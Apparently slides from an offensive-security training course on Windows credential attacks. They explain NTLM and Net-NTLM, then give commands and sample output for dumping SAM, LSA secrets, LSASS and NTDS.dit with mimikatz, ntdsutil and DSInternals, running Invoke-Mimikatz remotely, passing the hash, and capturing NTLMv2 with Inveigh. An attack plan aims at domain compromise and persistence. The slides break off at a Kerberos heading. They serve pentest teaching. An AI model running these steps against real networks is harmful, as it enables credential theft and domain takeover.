
## How can they be used?

- Crack them offline to obtain the clear text password.  
or
- Pass The Hash.


**NTLM Hash Example:** **fc525c9683e8fe067095ba2ddc971889**

# PROTOCOL: NET-NTLM

Challenge/Response Authentication Protocol and uses NTHash for client\server authentication in windows environment (not for storing passwords).



# PROTOCOL: NET-NTLM



# PROTOCOL: NET-NTLM V1/V2

## NET-NTLMv1 aka NTLMv1

- Uses both NTLM and/or LM depending on the configuration.
- Challenge is always 16 byte random number.
- Uses Weak and fast DES algorithm to encrypt the challenge.
- Easier to crack.
- Deprecated.

## NET-NTLMv2 aka NTLMv2

- Default since windows 2000.
- Improved version.
- Challenge is random and timestamp is added (protects against replay attacks).
- Uses HMAC\_MD5 to encrypt the challenge which is slower and more difficult to crack.

# ATTACKING NET-NTLM-V1/V2 (NTLM-V1/V2)

## Where do they exist?

- Windows Environment Network.

## How can they be used?

- Crack it offline to obtain the clear text password or NTLM Hash (different approach when with/without SSP)

or

- Relay it to other machines (via MITM).

## NET-NTLMv2 capture Example:

**Administrator::ALTO:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6:5  
c7830315c783031000000000000b45c67103d07d7b95acd12ffa11230e0000000052  
920b85f78d013c31cdb3b92f5d765c783030**

# SUMMARY

- LM Hash and NT Hash are ways for storing passwords.
- Whenever you see NTLM is mentioned, they mean NTHash.
- NTLM commonly can be obtained via dumping SAM, NTDS, LSASS process memory.
  
- Net-NTLMv1/v2 is a authentication protocol that uses NTLM.
- Whenever you see NTLMv1 or NTLMv2, they mean Net-NTLMv1 or Net-NTLMv2.
- NTLMv1/v2 can be captured in Network via different type of attacks (MITM, coercing, protocols poisoning..etc)
  
- You can perform Pass The Hash attack with NTLM.
- You can NOT perform Pass The Hash attack with NTLMv1/v2.
- You can perform Relaying attack with NTLMv1/v2.
- Offline Hash cracking can be performed on both NTLM and NTLMv1/v2 formats.



# DUMP HASHES

# DUMPING SAM AND LSA SECRETS (1)

- Passwords are hashed and stored in SAM and SECURITY Registry Hives. And SYSTEM registry hive contains the info to decrypt the secrets.

With admin privilege, we can manually dump the files:

```
reg save HKLM\SAM "C:\tmp\sam.regfile"
reg save HKLM\SECURITY "C:\tmp\security.regfile"
reg save HKLM\SYSTEM "C:\tmp\system.regfile"
```

Then, credentials can be extracted from the files using mimikatz:

```
lsadump::secrets /security:C:\tmp\security.regfile /system:C:\tmp\system.regfile
lsadump::sam /sam:C:\tmp\sam.regfile /system:C:\tmp\system.regfile
```

# DUMPING SAM AND LSA SECRETS (1)

```
Administrator: Windows PowerShell
PS C:\Users\administrator> reg save HKLM\SAM "C:\tmp\sam.regfile"
The operation completed successfully.
PS C:\Users\administrator> reg save HKLM\SECURITY "C:\tmp\security.regfile"
The operation completed successfully.
PS C:\Users\administrator> reg save HKLM\SYSTEM "C:\tmp\system.regfile"
The operation completed successfully.
```

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # lsadump::sam /sam:C:\tmp\sam.regfile /system:C:\tmp\system.regfile
Domain : WKS-01
SysKey : 4732369b5245c2bcef0ce1852309187e
Local SID : S-1-5-21-1713406315-1382475408-2417316444

SAMKey : 0aec6fc6ce1461fa1304b11bfdb7276e

RID : 000001f4 (500)
User : Administrator
```

# DUMPING SAM AND LSA SECRETS (2)

SAM and LSA secrets can also be dumped directly via mimikatz after elevating to system privilege.

First, elevate to system privilege, then dump the sam or LSA secrets:

Token::elevate

Lsadump::sam

Lsadump::secrets

```
mimikatz 2.2.0 x64 (oe.eo)

mimikatz # lsadump::secrets
Domain : WKS-01
SysKey : 4732369b5245c2bcef0ce1852309187e
ERROR kuhl_m_lsadump_secretsOrCache ; kull_m_registry_RegOpenKeyEx (SECURITY) (0x00000005)

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

608 {0;000003e7} 1 D 45769 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;00079eb2} 1 D 30313435 DUBAI\Administrator S-1-5-21-4061483671-585127413-3131211205-500 (15g,24p) Primary
* Thread Token : {0;000003e7} 1 D 30458358 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::secrets
Domain : WKS-01
SysKey : 4732369b5245c2bcef0ce1852309187e

Local name : WKS-01 (S-1-5-21-1713406315-1382475408-2417316444)
Domain name : DUBAI (S-1-5-21-4061483671-585127413-3131211205)
Domain FQDN : dubai.alto.tel

Policy subsystem is : 1.18
LSA Key(s) : 1, default {a27232dd-42cc-f3c8-1121-11c623004f7e}
[00] {a27232dd-42cc-f3c8-1121-11c623004f7e} 1937b2e742640e02c28ac3c093bce5df137ade1ca44ead2751dda76d2a2315e5

Secret : $MACHINE.ACC
cur/text: \oN)5>8pM,eBqNmA*?3BcSB51M+l=I/byyla3]<Vx4sVMN"kj[_t6YA:=b_]_BdhLE?_.uqGQ]Q @St!;h'IY0B42KUUaG$u%#uinnQs<Z43%hrQp<hMqTY'
NTLM:29798e928b23b3561a3958c717b96417
SHA1:a955a1aac088aa556c2822bfe2008f4f76aac29
old/text: \oN)5>8pM,eBqNmA*?3BcSB51M+l=I/byyla3]<Vx4sVMN"kj[_t6YA:=b_]_BdhLE?_.uqGQ]Q @St!;h'IY0B42KUUaG$u%#uinnQs<Z43%hrQp<hMqTY'
NTLM:29798e928b23b3561a3958c717b96417
SHA1:a955a1aac088aa556c2822bfe2008f4f76aac29
```

# DUMPING SAM AND LSA SECRETS (3)

## Esentutl.exe

- Native Windows tool that provide Database utilities. It can be used to dump SAM and security hives.

```
Administrator: Windows PowerShell
PS C:\Users\administrator\Desktop> esentutl.exe /y /vss C:\Windows\System32\config\SAM /d c:\tmp\sam

Extensible Storage Engine Utilities for Microsoft(R) Windows(R)
Version 10.0
Copyright (C) Microsoft Corporation. All Rights Reserved.

Initializing VSS subsystem...

Initiating COPY FILE mode...
 Source File: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\Windows\System32
Destination File: c:\tmp\sam

 Copy Progress (% complete)

 0 10 20 30 40 50 60 70 80 90 100
 |-----|-----|-----|-----|-----|-----|-----|-----|-----|

Total bytes read = 0x10000 (65536) (0 MB)
Total bytes written = 0x10000 (65536) (0 MB)

Operation completed successfully in 1.468 seconds.
```

# DUMPING LSASS (1)

- LSASS (Local Security Authority Subsystem Service): process in memory, stores users' credentials after logging on and facilitates Single Sign On (SSO).

Using mimikatz locally, we can dump hashes from LSASS process's memory:

```
Sekurlsa::logonpasswords
```

Or using the powershell version from

PowerSploit:

```
Import-Module .\Invoke-Mimikatz.ps1
```

```
Invoke-Mimikatz -DumpCreds
```

```
.#####. mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 213107 (00000000:00034073)
Session : RemoteInteractive from 2
User Name : pwnd.user
Domain : HACKERSACADEMY
Logon Server : DC-01
Logon Time : 6/6/2021 12:06:13 PM
SID : S-1-5-21-3581431742-2939109313-2026338446-1107
msv :
[00000003] Primary
* Username : pwnd.user
* Domain : HACKERSACADEMY
* NTLM : fc525c9683e8fe067095ba2ddc971889
* SHA1 : e53d7244aa8727f5789b01d8959141960aad5d22
* DPAPI : 3dfc7279dfb4ac4cd35c40a00b3616f7
```

# DUMPING LSASS (2)

- It can also be done by manually dumping the lsass.exe process from the task manager and analyze the dump using mimikatz or any other tool.

After locating the dump file we can switch mimikatz to minidump mode and analyze it:

```
Sekurlsa::minidump C:\tmp\lsass.DMP
```

```
Sekurlsa::logonpasswords
```


```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # Sekurlsa::minidump C:\tmp\lsass.DMP
Switch to MINIDUMP : 'C:\tmp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\tmp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 499378 (00000000:00079eb2)
Session : Interactive from 1
User Name : Administrator
Domain : DUBAI
Logon Server : DC-02
Logon Time : 10/1/2022 12:47:24 AM
SID : S-1-5-21-4061483671-585127413-3131211205-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : DUBAI
* NTLM : df3a1cd93848d2bb5b170b869129b4f8
* SHA1 : 5b7ad40371e791d601a4ff9ea719ae551e71ea62
* DPAPI : 70e0da8692ccaeabeba14beefcbb5cf0

tspkg :
```



# DUMPING LSASS (3)

## ProcDump

- Windows Sysinternal tool which can be used for dumping LSASS process memory.

## Comsvcs.dll

- Native Dll in windows OS which can be used to dump the LSASS process.

## Others

- Lsass: Python script can remotely dump LSASS using different techniques.
- Pypykatz: Mimikatz implementation in Python.
- Scripts leveraging MiniDumpWriteDump Win API
- ...etc.

# DUMPING NTDS (1)

- NT Directory Service (NTDS) is used by Microsoft Windows to manage resources. NTDS.dit file is located in domain controllers, and it stores AD data like users, groups and hashes.
- NTDSUtil.exe is a management and maintenance tool for Active Directory that has the capability to take snapshots of AD data.

With admin privilege we can use NTDSUtil, to get copy of NTDS.dit database, SYSTEM and SECURITY hives:

```
ntdsutil "activate instance ntds" "ifm" "create full C:\tmp\NTDS" quit quit
```

Then we can dump the credentials offline using DSInternals Powershell Module:

```
Install-Module DSInternals -Force
```

```
Import-Module DSInternals
```

```
$key = Get-BootKey -SystemHivePath 'C:\tmp\NTDS\registry\SYSTEM'
```

```
Get-ADDBAccount -All -DBPath 'C:\tmp\NTDS\Active Directory\ntds.dit' -bootkey $key
```

# DUMPING NTDS (1)

```
Administrator: Windows PowerShell
Windows PowerShell
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PS C:\Users\Administrator> ntdsutil "activate instance ntds" "ifm" "create full C:\tmp\NTDS" quit quit
C:\Windows\system32\ntdsutil.exe: activate instance ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full C:\tmp\NTDS
Creating snapshot...
Snapshot set {f9108ca8-74b6-4728-a69d-42ffbd90dd53} generated successfully.
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} mounted as C:\$SNAP_202210090551_VOLUMEC\
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} is already mounted.
Initiating DEFRAAGMENTATION mode...
 Source Database: C:\$SNAP_202210090551_VOLUMEC$\Windows\NTDS\ntds.dit
 Target Database: C:\tmp\NTDS\Active Directory\ntds.dit

 Defragmentation Status (omplete)

 0 10 20 30 40 50 60 70 80 90 100
 |---|---|---|---|---|---|---|---|---|---|---|

Copying registry files...
Copying C:\tmp\NTDS\registry\SYSTEM
Copying C:\tmp\NTDS\registry\SECURITY
Snapshot {cb63a704-f939-4ead-bd6a-b590f754a93a} unmounted.
IFM media created successfully in C:\tmp\NTDS
ifm: quit
C:\Windows\system32\ntdsutil.exe: quit

Administrator: Windows PowerShell
PS C:\Users\administrator> Get-User -Identity Administrator
DistinguishedName: CN=Administrator,DC=contoso,DC=com
Sid: S-1-5-21-4061483671-585123456789
Guid: 13bd40fc-bfad-42f2-822a-1234567890ab
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
```

```
Administrator: Windows PowerShell
PS C:\Users\administrator> Get-ADDBAccount -All -DBPath 'C:\tmp\NTDS\Active Directory\ntds.dit' -bootkey $key

DistinguishedName: CN=Administrator,CN=Users,DC=dubai,DC=alto,DC=tel
Sid: S-1-5-21-4061483671-585127413-3131211205-500
Guid: 13bd40fc-bfad-42f2-822a-eaf899d67d1a
SamAccountName: Administrator
SamAccountType: User
UserPrincipalName:
PrimaryGroupId: 513
SidHistory:
Enabled: True
UserAccountControl: NormalAccount
SupportedEncryptionTypes:
AdminCount: True
Deleted: False
LastLogonDate: 10/4/2022 9:33:53 PM
DisplayName:
GivenName:
Surname:
Description: Built-in account for administering the computer/domain
```

# DUMPING NTDS (2)

## VSSAdmin

- Volume Shadow Copy Service (VSS) is a Microsoft technology allows creating snapshot or backup of files or volumes.
- VSSAdmin can be used for creating and manipulating a volume shadow copy for the C drive. Then NTDS and SYSTEM can be extracted from the created shadow copy.
- Requires admin privilege.

## NTFS Structure Parsing

- To open NTFS volume (C drive), parse its structure and copy files off the volume.
- Stealthy and can bypass many issues like when the ntds or system files cannot be opened by multiple processes.
- *Invoke-NinjaCopy.ps1* PowerShell script from PowerSploit.
- Requires admin privilege.

# OTHER TECHNIQUES TO DUMP HASHES AND SECRETS

## DCSync

- Technique to simulate a replication behavior of DC in order to retrieve passwords from a remote DC.

## DPAPI (Data Protection API) secrets

- Internal Windows component enables storing secrets and sensitive data in windows environment and protect them by master key. It is used by applications like browsers and Outlook as well as Windows uses it for WiFi passwords, Certificates, RDP passwords...etc.

## Others

- GPP and SYSVOL
- Wdigest
- Injecting malicious Security Support Provider (SSP)
- Credential Manager
- TSPKG - Terminal Server/RDP
- Etc...

# MISSION

Run mimikatz locally. What do you get?

Run mimikatz on remote computers. What do you get?

Hint: [Invoke-Mimikatz](#)

# DUMPING HASHES USING MIMIKATZ

Using the powershell of Mimikatz

```
Import-Module .\Invoke-Mimikatz-nishang.ps1
```

To Dump credentials in local computer

```
Invoke-Mimikatz -DumpCreds
```

Or

```
Invoke-Mimikatz -Command privilege::debug
```

```
Invoke-Mimikatz -Command sekurlsa::logonpasswords
```

To Dump credentials on Remote Machine

```
Invoke-Mimikatz -DumpCreds -ComputerName WKS-02
```

**WE CAN NOT ACCESS A CLEAR TEXT PASSWORD.  
NOW WHAT?**

# PASS THE HASH

## Hash

- Stored in memory (as we've already seen)
- Dumped with local admin privileges (as we've already seen)
- Effectively replaces the password (as you will see)

## Used for

- Lateral movement
- Privilege escalation

```
mimikatz # sekurlsa::pth /user:pwnd.user /domain:hackersacademy.local /ntlm:fc525c9683e8fe067095ba2ddc971889 /run:powershell.exe
user : pwnd.user
domain : hackersacademy.local
program : powershell.exe
impers. : no
NTLM : fc525c9683e8fe067095ba2ddc971889
| PID 2404
| TID 5952
| LSA Process was already R/W
| LUID 0 ; 1039378 (00000000:000fdc12)
\ msv1_0 - data copy @ 00000238AB6A3470 : OK !
\ kerberos - data copy @ 00000238AB6BA068
 \ des_cbc_md4 -> null
 \ des_cbc_md4 OK
 \ *Password replace @ 00000238AB061238 (32) -> null
```

**BUT...**

**PTH**

Works with NTLM

Kerberos is a different beast

What then?

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# CAPTURE NET-NTLM

# CAPTURE NET-NTLM

Different activities within the network need devices to access services within other devices resulting in NET-NTLM challenges being sent over the network due to SSO used by Microsoft.

## Attacks

- Offline Password Cracking
- Relay

## Then can be used for

- Lateral movement
- Privilege escalation

Administrator at DC-01 is configured to copy some files at scheduled times as backup from WKS-01.

at WKS-01:

```
Import-Module .\Inveigh.ps1
```

```
Invoke-Inveigh
```

```
Watch-Inveigh -verbose
```

## INVEIGH

Wait at least 5 minutes...

```
Get-Inveigh -NTLMv2
```

```
Stop-Inveigh
```



# ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers


Achieve persistence



# ADMIN HUNTING

## **Local admin required**

Prerequisite to this attack is having access to local admin

- 
- 1- Create a list of domain admin accounts to target
  - 2- Use local admin privileges to access remote computers
  - 3- Search for domain admin (or privileged users) credentials
  - 4- Grab hashes and use/crack them

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# KERBEROS

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## **Default authentication**

- Replaced Net-NTLM
- Default when connecting to hostname (not IP)
- NTLM is fallback if Kerberos fails
- Ports 88 TCP and UDP

## **Components**

- Client: user who wants to access service
- Server (with service): has the service
- Key Distribution Center (KDC): handles Kerberos authentication service
  - Authentication Server (AS): receive auth requests
  - Ticket Granting Service (TGS): issue service tickets
- KDC runs on Domain Controller

# KERBEROS

